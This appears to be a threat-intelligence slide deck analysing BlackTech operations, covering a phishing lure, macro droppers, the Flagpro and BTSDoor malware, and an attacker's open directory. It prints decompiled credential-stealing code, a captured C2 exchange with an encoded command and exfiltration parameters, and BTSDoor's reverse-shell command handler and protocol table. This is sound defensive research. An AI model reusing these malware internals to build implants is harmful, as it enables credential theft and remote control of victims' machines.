

# Back to Black(Tech)

An analysis of recent BlackTech operations & an open directory full of exploits

Sveva Vittoria Scenarelli and Adam Prescott  
October 2021





# Who we are



## Senior Cyber Threat Intelligence Analyst

APAC-based APTs  
Infrastructure hunter  
CONFidence 2021&2020  
VirusBulletin 2020  
Cyberpunk



@cyberoverdrive




## Malware Reverse Engineering Lead

C2 protocols  
Obfuscation techniques  
IDA automations



@malworms

Back to Black(Tech)  
PwC





# Agenda

## A history of BlackTech

(PwC alias: Red Djinn)


## Intrusion chain analysis

- Document lures
- Macros
- Flagpro
- BTSDoor
- Infrastructure


## The open directory

- Times.exe
- Citrix exploit
- Mikrotik exploits
- Other tools


## Back to Black(Tech)



# A history of BlackTech



# Intrusion chain



# Spearphishing email

Email sent to the **Chinese subsidiary** of a Japanese IT Service Provider

Spoofed email address of a Japanese automotive manufacturer

SHA-256	ba27ae12e6f3c2c87fd2478072dfa2747d368a507c69cd90b653c9e707254a1d
Filename	线路信息.xlsx
File type	MS Excel document
Creation date	2006-09-16 00:00:00
Last modified date	2021-07-14 02:40:12
File size	1,635,074 bytes



# Macros

Malicious document requires victim to “Enable content” hence need trust from target

Decodes decimal-encoded string to EXE, drops into **Startup** as **dwm.exe** to execute on reboot  
In other macros, the payload is immediately executed via ShellExecute

## 2018 and 2020: dropping TSCookie, likely to target Taiwan

## 2021: dropping FlagPro

[illegible]

# Flagpro

32-bit executable

## Persistence

Written by the dropper macros to the **Startup** folder

## Mutex

71564\_\_40F11k293\_DD71\_4715\_A3177782516DB5\_\_71564\_

Other samples have very similar ones (only the first-to-last chunk of the mutex string changes)

## Download files

Writes data received from the C2 to the path

%TEMP%\MY[random chars].tmp.

Can then append .exe extension to the file and execute

## Backdoor status strings

Lots of strings left in plaintext in the downloader:

SHA-256	e197c583f57e6c560b576278233e3ab050e38aa9424a5d95b172de66f9cfe970
Filename	dwm.exe
File type	Win32 EXE
Compile timestamp	2021-06-22 07:01:31
File size	467,968 bytes

close window!  
click ok!  
Start:  
init Refresh...  
busy stop...  
busy...  
HTML  
success!  
failed!  
Shell32.dll  
download....  
ExecYes  
download1 finished!  
download2 finished!  
71564 40F11k293 DD71 4715 A3177782516DB5 71564  
Sleep:



# Flagpro

## Credential stealing

- Since Windows 7, WinInet credentials saved in Windows Credential Store)
- Salted with GUID:  
**abe2869f-9b47-4cd9-a358-c22904dba7f7**
- Windows Cryptography encryption



- Can read and decrypt Microsoft WinInet saved credentials
- Passes the hardcoded GUID to **CryptUnprotectData** function
- Obtains username and password pairs

```
void CredEnumerate_sub_402820()
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

    for ( i = 0; i < 37; ++i )
        v15[i] = 4 * aAbe2869f9b474cd9A358C22904dba[i];
    pOptionalEntropy.pbData = v15;
    pOptionalEntropy.cbData = 74;
    if ( CredEnumerateA(0, 0, &Count, &Credential) )
    {
        for ( j = 0; j < Count; ++j )
        {
            v2 = Credential[j];
            if ( v2->Type == 1 && !sub_42AF50(v2->TargetName, "Microsoft_WinInet_", 0x12u) )
            {
                pDataIn = *&Credential[j]->CredentialBlobSize;
                if ( CryptUnprotectData(&pDataIn, 0, &pOptionalEntropy, 0, 0, 0, &pDataOut) )
                {
                    printf_sub_42B120(v16, 1024, "%S", pDataOut.pbData);
                    v3 = findcharacter_sub_42B300(v16, ':');
                    *v3 = 0;
                    sub_42BEAF(v18, 1024, v16);
                    sub_42BEAF(v19, 1024, v3 + 1);
                    v4 = findcharacter_sub_42B300(Credential[j]->TargetName, '/');
                    v5 = Credential[j]->TargetName;
```

# Flagpro: C2

## IWebBrowser2 interface

## C2 responses

Base64-encoded commands, for example

Exec|Exec|cmd.exe /c "whoami "|600000

## URLs

- index.html?flag=

[base64 results of the command  
received from the C2]

- index.html?flagpro=

[base64 results of the enumerated  
credentials]



```
GET /index.html HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: 139.162.87.180
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Length: 52
Server: Microsoft-HTTPAPI/2.0
Date: Thu, 15 Jul 2021 11:19:00 GMT

RXhlY3xFeGVjfgNtZC5leGUgL2MgIndob2FtaSAifDYwMDAwMA==GET /favicon.ico HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 139.162.87.180
Connection: Keep-Alive
```

# BTSDoor

32-bit executable

No persistence mechanisms

Becomes inactive if its C2 resolves to:  
**111.111.111[.]111** or **222.222.222[.]222**

Relatively few strings, **no obfuscation**

```
C      Win%d.%d.%d\n
C      %d\n
C      Not implemented!\n
C      error
C (16... <%s>
C      CMD Error!
C (16... c:\\windows\\system32\\cmd.exe
C (16... %2X
```

```
case 0x33:
    CloseHandle(open_file_for_Writing);
    return 0;
case 0x39:
    winexec_func(a2, lpBuffer);
    return 0;
case 0x40:
    crypt_send(0x50, a2, "Not implemented!\n", 17);
    return 0;
case 0x41:
    crypt_send(0x51, a2, "N", 1);
    return 0;
case 0x50:
    if ( !create_reverse_shell(a2) )
        return 0;
    reverse_shell_running = 1;
    return 0;
case 0x51:
    if ( !kill_process(a2) )
        return 0;
    reverse_shell_running = 0;
    return 0;
case 0x52:
    write_to_reverse_shell(a2, lpBuffer, nNumberOfBytesToWrite);
    return 0;
case 0x53:
    ReleaseSemaphore(*(reverse_shell_semaphore + 8), 1, 0);
    return 0;
case 0xA1:
    crypt_send(0xA1, a2, 0, 0);
    exit(0);
default:
    Sleep(0x64u);
    return 0;
```

SHA-256	ee6ed35568c43fbb5fd510bc86374221 6bba54146c6ab5f17d9bfd6eacd0f796
Filename	ChtIME.exe
File type	Win32 EXE
Compile timestamp	2018-09-20 07:30:16
File size	94,208 bytes

**2018 sample**

C:\Users\Tsai\Desktop\20180522windows\_tro\  
BTSSWindows\Serverx86.pdb




# BTSDoor

send id	Update sent to the C2
0x10	Initial handshake. In this case 5 bytes: 76 45 8b 9e 6f
0x11	Sending environment information.
0x20	Sending logical drive string contents.
0x22	Sending directory listing information.
0x24	Sending file listing information.
0x31	Error information related to file copying.
0x32	Sending file creation time information.
0x33	Sending file contents.
0x34	Finished sending file contents.
0x40	Created file.
0x42	Failed to create file.
0x43	Finished writing to file.
0x44	Error while writing to file.
0x49	Called WinExec.
0x50	Sending "Not implemented!\n" error.
0x51	Sending "N" error.
0x60	Reverse shell created
0x61	Reverse shell not running
0x62	Reverse shell output data
0xA0	Requests data of a given length from the C2.
0xA1	Sent before exiting.

recv id	Corresponding action
0x10	Return logical drive strings.
0x11	Return directory listing information.
0x12	Signal to current 0x10 or 0x11 thread it should exit.
0x13	Do nothing.
0x20	Send file to the C2.
0x22	Signal to current 0x20 thread it should exit.
0x30	Create a file with name or path specified by the C2.
0x31	Write to a previously created file.
0x33	Close the open file it was writing to.
0x39	Call WinExec on data sent from the C2.
0x40	Respond with "Not implemented!\n".
0x41	Respond with "N".
0x50	Start a reverse shell session.
0x51	Kill current reverse shell session using TerminateThread.
0x52	Write data to the current reverse shell.
0x53	Signal to current reverse shell thread it should exit.
0xA1	Respond with a 0xA1 response, then call <code>exit(0)</code> (that is, terminates itself)
anything else	Sleep for 100 milliseconds.

# Infrastructure



# Open directory

Pivoting on one of the domains, **update[.]centosupdates[.]com** led us to tweets by user @r3dbU7z showing the contents of an open directory in May and July 2021

Several files from it are on VirusTotal

## Contents:

- Known BlackTech tools:
  - Consock
  - FlagPro
- Exploits
- Vulnerability scanner
- Post-exploitation utilities

## Index of /



















	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	<a href="#">1.txt</a>	2021-03-29 07:04	5.0K	
	<a href="#">calc.exe</a>	2021-03-29 13:15	26K	
	<a href="#">index111.html</a>	2021-03-29 06:57	11K	
	<a href="#">main</a>	2021-04-21 14:49	439K	
	<a href="#">master.zip</a>	2021-04-28 07:09	3.3M	
	<a href="#">procdump.exe</a>	2021-03-29 12:56	376K	
	<a href="#">qqchajian.rar</a>	2021-04-26 01:10	1.3M	
	<a href="#">tunnel.nosocket.php</a>	2021-04-20 03:09	5.8K	
	<a href="#">tunnel.php</a>	2021-04-20 02:51	5.6K	
	<a href="#">winrar-x64-600scp (1).exe</a>	2021-04-26 00:42	3.3M	
	<a href="#">xx.rar</a>	2021-04-28 07:55	1.7M	

Apache/2.4.18 (Ubuntu) Server at 45.76.155.198 Port 80

Several files added to the folder between May (above) / July (right) - notably, folders ccc.zip, chajian.rar, **poc.rar, PocList-main (new).zip**

Also added: Consock, Flagpro, and a controller (Times.exe)

## Index of /

	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	<a href="#">svchost64-3.exe</a>	2021-07-13 03:57	235K	
	<a href="#">qaz.exe</a>	2021-07-13 03:28	489K	
	<a href="#">Times.exe</a>	2021-06-24 12:46	3.1M	
	<a href="#">chajian.rar</a>	2021-06-21 01:21	24K	
	<a href="#">PocList-main (new).zip</a>	2021-06-15 08:07	9.4M	
	<a href="#">ccc.zip</a>	2021-06-01 03:40	62K	
	<a href="#">poc.rar</a>	2021-05-10 07:48	5.1K	
	<a href="#">xx.rar</a>	2021-04-28 07:55	1.7M	
	<a href="#">master.zip</a>	2021-04-28 07:09	3.3M	
	<a href="#">qqchajian.rar</a>	2021-04-26 01:10	1.3M	
	<a href="#">winrar-x64-600scp (1).exe</a>	2021-04-26 00:42	3.3M	
	<a href="#">main</a>	2021-04-21 14:49	439K	
	<a href="#">tunnel.nosocket.php</a>	2021-04-20 03:09	5.8K	
	<a href="#">tunnel.php</a>	2021-04-20 02:51	5.6K	
	<a href="#">calc.exe</a>	2021-03-29 13:15	26K	
	<a href="#">procdump.exe</a>	2021-03-29 12:56	376K	
	<a href="#">1.txt</a>	2021-03-29 07:04	5.0K	
	<a href="#">index111.html</a>	2021-03-29 06:57	11K	



